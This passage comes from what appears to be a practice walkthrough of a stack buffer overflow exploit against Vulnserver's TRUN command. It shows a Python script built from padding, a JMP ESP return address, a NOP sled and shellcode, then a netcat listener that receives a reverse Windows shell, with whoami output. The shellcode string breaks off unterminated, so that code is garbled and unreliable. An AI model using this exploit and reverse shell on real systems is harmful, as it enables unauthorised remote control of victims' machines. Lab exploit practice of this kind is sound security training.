    badchar += '{:02x}'.format(x)


#Exploit payloads properties
command = b"TRUN /.:/"
padding = b"A"*2003
jmpESP = struct.pack('<I', 0x625011af)
eip = jmpESP
nop_sled = b"\x90"*16
shellcode = "bb84257b35dac5d97424f45833c9b15231581283e8fc03dc2b99c
junk = b"B"*(984 - len(nop_sled) - len(shellcode))
```

```python
payload = b"".join([
    command,
    padding,
    eip,
    nop_sled,
    binascii.a2b_hex(shellcode),
    junk
])

print("[*] Sending Payload")
s.send(payload)
print("[*] Payload Send Successful.")

s.close()
```

now let's try to run our exploit script see we can spawn a reverse shell or not

start our netcat listener

```
┌──(nobodyatall㉿0xDEADBEEF)-[~]
└─$ nc -lvp 18890
listening on [any] 18890 ...
```

run our exploit script

```
┌──(nobodyatall㉿0xDEADBEEF)-[~/vulnserverPrac/trun]
└─$ python3 trun_exploit.py
[*] Grabbing Banner
Welcome to Vulnerable Server! Enter HELP for help.

[*] Sending Payload
[*] Payload Send Successful.

┌──(nobodyatall㉿0xDEADBEEF)-[~/vulnserverPrac/trun]
└─$
```

& voila we've just received our reverse shell!

```
┌──(nobodyatall㉿0×DEADBEEF)-[~]
└─$ nc -lvp 18890
listening on [any] 18890 ...
192.168.0.101: inverse host lookup failed: Unknown host
connect to [192.168.0.179] from (UNKNOWN) [192.168.0.101] 1110
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Malwally\Desktop\vulnserver-master>whoami
whoami
malwally-pc\malwally

C:\Users\Malwally\Desktop\vulnserver-master>
```